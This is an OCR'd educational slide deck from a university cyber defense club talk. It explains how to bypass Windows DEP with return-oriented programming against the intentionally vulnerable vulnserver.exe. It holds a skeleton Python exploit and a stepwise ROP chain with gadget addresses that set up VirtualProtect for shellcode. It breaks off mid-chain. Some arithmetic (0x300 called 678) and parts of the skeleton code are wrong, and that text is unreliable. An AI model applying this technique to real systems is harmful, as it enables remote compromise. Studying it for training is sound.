Hands Up! This Is a ROPpery!


Introduction to Defeating DEP with ROP

Connor McGarr

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

root@bajablast:~$ whoami

- Connor McGarr
- Southeast Missouri State University
  - Class of 2019
- Red Team Consultant @ CrowdStrike
  - Full time meme connoisseur
- Offensive Security Certified Professional (OSCP)
- Offensive Security Certified Expert (OSCE)
- Blog
  - https://connormcgarr.github.io



SOUTHEAST MISSOURI
CYBER DEFENSE CLUB


Why Am I Giving This Talk?

- Exploit mitigations (EMET, SMEP, DEP, etc) all have tedious bypasses
  - An attacker at the end of the day, with enough time, will be able to bypass these mitigations
- Demonstrate how a protection can be bypassed and why application security/secure development should be taken more seriously
- Implementing security earlier into the software development lifecycle = *less* of a dependence on things like EDR, exploit mitigations, etc

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

DEP = Data Execution Protection

- Stack = Data structure, in memory, used by an OS/application to hold temporary data
- Stack has either write or execute permissions- but not both



SOUTHEAST MISSOURI CYBER DEFENSE CLUB

Let's ROP 'n Roll

- ROP = Return Oriented Programming
  - High Level
    - Disassemble an application for existing assembly instructions and the use stack to store these instructions
  - Gadget
    - An assembly instruction within the application that is followed by a "ret", or return instruction
  - Chain
    - A series of ROP gadgets
- We can execute existing assembly instructions within an application, but not foreign ones
- Goal:
  1. Write a malicious payload to the stack
  2. Chain together ROP gadgets found within an application/OS to change the permissions of the portion of the stack containing said malicious payload to allow execution

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Windows API - VirtualProtect()

- Applications in Windows utilize memory
  - Windows API functions allow us to interact with said memory
- **VirtualProtect()** – used to change permission of memory
- **lpAddress**
  - Pointer to address where permission change starts (malicious payload)
- **dwSize**
  - Size of region being changed (size of the malicious payload)
- **flNewProtect**
  - Level of permissions (Payload should be read, write, and execute)
- **lpflOldProtect**
  - Pointer to any writeable address that will inherit old permissions
    - Only needed to execute the function. Not important.


```
BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
```

Microsoft MDSN

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Generating ROP Gadgets with rp++

- https://github.com/0vercl0k/rp
- Can specify file and length of ROP gadgets



```
File  Edit  Format  View  Help
Trying to open 'C:\Windows\System32\ntdll.dll'..
Loading PE information..
FileFormat: PE, Arch: Ia32
Using the Nasm syntax..

wait a few seconds, rp++ is looking for gadgets..
in .text
53760 found.

in RT
32 found.

A total of 53792 gadgets found.
0x77f2c0ce: aaa  ; add al, byte [eax] ; mov al, 0x01 ; pop esi ; leave  ; ret  ;  (1 found)
0x77eef0d2: aaa  ; add al, byte [eax] ; ret  ;  (1 found)
0x77eef044: aaa  ; add al, byte [eax] ; retn 0x0014 ;  (1 found)
0x77f05041: aaa  ; add byte [eax], al ; add byte [edx+0x7FFE0300], bh ; call dword [edx] ;  (1 found)
0x77eec31e: aaa  ; add byte [eax], al ; inc dword [ecx+0x00000108] ; ret  ;  (1 found)
0x77f26a21: aaa  ; add byte [eax], al ; ret  ;  (1 found)
0x77f06041: aaa  ; add dword [eax], eax ; add byte [edx+0x7FFE0300], bh ; call dword [edx] ;  (1 found)
0x77f58afa: aaa  ; clc  ; call dword [edi-0x01] ;  (1 found)
0x77f8f033: aaa  ; clc  ; jmp dword [ecx+0x18] ;  (1 found)
0x77f58b22: aaa  ; clc  ; jmp dword [ecx+0x77F9EC98] ;  (1 found)
0x77f6f6fa: aaa  ; cli  ; dec ecx ; retn 0x0010 ;  (1 found)
0x77f48d61: aaa  ; cli  ; jmp dword [ecx+0x18] ;  (1 found)
0x77f48d8a: aaa  ; cli  ; jmp dword [ecx+0x18] ;  (1 found)
0x77f48de8: aaa  ; cli  ; jmp dword [ecx+0x18] ;  (1 found)
0x77f38a72: aaa  ; cli  ; jmp dword [ecx+0x77F9EC98] ;  (1 found)
0x77f45826: aaa  ; cmp dword [edx], eax ; add cl, ch ; retn 0xFE68 ;  (1 found)
```

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Exploit Development- High Level Overview

1. Return back to the stack (stack pivot)
2. Setup VirtualProtect() function call with junk placeholders
3. Write malicious payload to the stack
4. Jump over the VirtualProtect() function call into ROP chain
5. ROP chain changes junk placeholders to *actual* function parameters
6. VirtualProtect() changes permissions of malicious payload on the stack to allow execution. Then, the exploit will jump to the malicious payload
7. The malicious payload executes, allowing unauthenticated remote access to victim

← A 1337 ROP chain

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

1st Stage (Stack Pivot, Junk Parameters, and Jumping to Shellcode)

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Vulnerable application : vulnserver.exe (https://github.com/stephenbradshaw/vulnserver)

Skeleton exploit written in PYTHON

```
import struct
import sys
import os
import socket

# Vulnerable command
command = "TRUN ."

# 2006 byte offset to EIP
crash = "\x41" * 2006

# Stack Pivot (returning to the stack without a jmp/call)
crash += struct.pack('<L', 0x62501022)    # ret essfunc.dll

# Beginning of ROP chain

# Saving ESP into ECX and EAX
rop = struct.pack('<L', 0x77bf58d2)  # 0x77bf58d2: push esp ; pop ecx ; ret  ;  (1 found)
rop += struct.pack('<L', 0x77e4a5e6) # 0x77e4a5e6: mov eax, ecx ; ret  ;  (1 found)

# Jump over parameters
rop += struct.pack('<L', 0x6ff821d5) # 0x6ff821d5: add esp, 0x1C ; ret  ;  (1 found)

# Calling VirtualProtect with parameters
parameters = struct.pack('<L', 0x77e22e15)    # kernel32.VirtualProtect()
parameters += struct.pack('<L', 0x4c4c4c4c)    # return address (address of shellcode, or where to jump after VirtualProtect call)
parameters += struct.pack('<L', 0x45454545)    # lpAddress
parameters += struct.pack('<L', 0x03030303)    # size of shellcode
parameters += struct.pack('<L', 0x54545454)    # flNewProtect
parameters += struct.pack('<L', 0x62506060)    # pOldProtect (any writable address)

# Padding to reach gadgets
padding  += "\x90"

# add esp, 0x1c will land here. ROP chain starts here.
rop2  += struct.pack('<L', 0xDEADBEEF)

# Padding between ROP Gadgets and shellcode. Arbitrary number (just make sure you have enough room on the stack)
padding  += "\x90"  * 250

---

SHELLCODE
```

Return to stack, with no "jmp esp"

Beginning of ROP chain (explained in next 2-3 slides)


VirtualProtect() junk parameter placeholders

NOP padding

Malicious payload that will eventually be executed

Debugger View


- Return to shellcode (needed for return to shellcode after VirtualProtect() call)
- lpAddress placeholder
- dwSize placeholder
- flNewProtect placeholder
- lpflOldProtect



SOUTHEAST MISSOURI CYBER DEFENSE CLUB

Debugger View


- Return to shellcode (needed for return to shellcode after VirtualProtect() call)
- lpAddress placeholder
- dwSize placeholder
- flNewProtect placeholder
- lpflOldProtect



SOUTHEAST MISSOURI CYBER DEFENSE CLUB

Debugger View


- Return to shellcode (needed for return to shellcode after VirtualProtect() call)
- lpAddress placeholder
- dwSize placeholder
- flNewProtect placeholder
- lpflOldProtect



SOUTHEAST MISSOURI CYBER DEFENSE CLUB

Debugger View


- Return to shellcode (needed for return to shellcode after VirtualProtect() call)
- lpAddress placeholder
- dwSize placeholder
- flNewProtect placeholder
- lpflOldProtect



SOUTHEAST MISSOURI CYBER DEFENSE CLUB

Debugger View

- Return to shellcode (needed for return to shellcode after VirtualProtect() call)
- lpAddress placeholder
- dwSize placeholder
- flNewProtect placeholder
- lpflOldProtect



SOUTHEAST MISSOURI CYBER DEFENSE CLUB

Saving the Stack Pointer & Jump Into ROP Chain

- CPU registers = used for storing information such as memory addresses, etc
- ESP = pointer to the stack (in an x86 architecture)
- ROP gadgets to save current stack pointer into EAX/ECX:

```
0x77bf58d2: push esp ; pop ecx ; ret  ;  RPCRT4.dll

0x77e4a5e6: mov eax, ecx ; ret  ;  user32.dll
```

- ROP gadget to jump over VirtualProtect() placeholders and into ROP chain:

```
0x6ff821d5: add esp, 0x1C ; ret  ;  USP10.dll
```

At this point….

EAX = old ESP value
ECX = old ESP value

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB


2nd Stage (return and lpAddress parameters)

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - Return and lpAddress

- Currently: ECX = ESP
- Location of return placeholder = 12 bytes greater than memory addresses stored in ECX
- We want to store the return placeholder location in a CPU register
- Increase ECX 12 bytes
- ECX now holds the address of the return placeholder
- ROP gadget to do this (Repeat 12 times):

```
0x77e17270: inc ecx ; ret  ; kernel32.dll
```



At this point….


EAX = old ESP value
ECX = return placeholder memory address

SOUTHEAST MISSOURI CYBER DEFENSE CLUB

ROP - Return and lpAddress

- lpAddress parameter placeholder location = 1 memory location after return placeholder (return address is stored in ECX). 1 memory location = 4 bytes in x86
- Move ECX into EDX. Then, increase EDX 4 bytes (EDX now contains address of lpAddress placeholder location)
- ROP gadgets to accomplish this:

```
0x6ffb6162: mov edx, ecx ; pop ebp ; ret  ;  msvcrt.dll
0x77f226d5: inc edx ; ret  ;  ntdll.dll
```



At this point….


EAX = old ESP value
ECX = return placeholder memory address
EDX = lpAddress placeholder memory address

SOUTHEAST MISSOURI CYBER DEFENSE CLUB

ROP - Return and lpAddress

- EAX still contains old ESP value.
- Shellcode is about 250 bytes down the stack
- Return/lpAddress needs to equal shellcode location
- Just need to land in NOPs (which do nothing)
- The NOPs will just “slide” into our malicious payload
- ROP gadget to increase EAX 200 bytes (Repeat 2 times):

```
0x6ff7e29a: add eax, 0x00000100 ; pop ebp ; ret  ;  msvcrt.dll
```



At this point….

EAX = location of shellcode (NOPs)
ECX = return placeholder memory address
EDX = lpAddress placeholder memory address

ROP - Return and lpAddress

- Goal now is to make placeholders for return & lpAddress point to actual parameters
- Return & lpAddress need to equal malicious payload location
- EAX contains the location of the malicious payload
- ROP gadget to create pointer from placeholders to *ACTUAL* values:

```
0x6ff63bdb: mov dword [ecx], eax ; pop ebp ; ret  ;  msvcrt.dll
0x77e942cb: mov dword [edx], eax ; pop esi ; pop ebp ; retn 0x000C ;  kernel32.dll
```


At this point….

EAX = location of shellcode (NOPs)
ECX = return placeholder memory address
EDX = lpAddress placeholder memory address

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Debugger view

- Before pointer is created:




- Return
- lpAddress

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Debugger view


- Before pointer is created:



- Return
- lpAddress

Debugger view

- After pointer is created:




- Return (location of shellcode)
- lpAddress

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Debugger view

- After pointer is created:



- Return
- lpAddress (location of shellcode)

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

3rd Stage (dwSize & flNewProtect parameters)

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - dwSize & flNewProtect

- dwSize should be 0x300 hex (678 decimal. More than enough for a shell payload)
- flNewProtect should be 0x40 - which represents RWX permissions:

Memory Protection Constants

05/30/2018 • 4 minutes to read •

The following are the memory-protection options; you must specify one of the following values when allocating or protecting a page in memory. Protection attributes cannot be assigned to a portion of a page; they can only be assigned to a whole page.

Constant/value	Description
PAGE_EXECUTE 0x10	Enables execute access to the committed region of pages. An attempt to write to the committed region results in an access violation. This flag is not supported by the **CreateFileMapping** function.
PAGE_EXECUTE_READ 0x20	Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation. **Windows Server 2003 and Windows XP:** This attribute is not supported by the **CreateFileMapping** function until Windows XP with SP2 and Windows Server 2003 with SP1.
PAGE_EXECUTE_READWRITE 0x40	Enables execute, read-only, or read/write access to the committed region of pages. **Windows Server 2003 and Windows XP:** This attribute is not supported by the **CreateFileMapping** function until Windows XP with SP2 and Windows Server 2003 with SP1.
PAGE_EXECUTE_WRITECOPY 0x80	Enables execute, read-only, or copy-on-write access to a mapped view of a file mapping object. An attempt to write to a committed copy-on-write page results in a private copy of the page being made for the process. The private page is marked as **PAGE_EXECUTE_READWRITE**, and the change is written to the new page. This flag is not supported by the **VirtualAlloc** or **VirtualAllocEx** functions. **Windows Vista, Windows Server 2003 and Windows XP:** This attribute is not supported by the **CreateFileMapping** function until Windows Vista with SP1 and Windows Server 2008.

Microsoft MSDN

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - dwSize & flNewProtect (cont'd)

- ROP gadgets for dwSize (zero out EAX for calculations):

```
0x41ad61cc: xor eax, eax ; ret ; WS2_32.dll
```

- EAX now equals 0- we can add 300 straight to it
- Repeat three times (to equal 0x300):

```
0x6ff7e29a: add eax, 0x00000100 ; pop ebp ; ret  ;  msvcrt.dll
```

At this point….

EAX = dwSize value
ECX = return placeholder memory address
EDX = lpAddress placeholder memory address

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - dwSize & flNewProtect (cont'd)

- Currently, EDX = lpAddress placeholder address. We want EDX to contain the address of the dwSize placeholder instead (we eventually want to create a pointer):

- lpAddress (current EDX value)
- dwSize (what we want EDX to contain)

- ROP gadget to increase EDX four bytes (repeat four times) to accomplish this:

```
0x77f226d5: inc edx ; ret  ;  ntdll.dll
```

At this point….

EAX = dwSize value
ECX = return placeholder memory address
EDX = dwSize placeholder memory address

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - dwSize & flNewProtect (cont'd)

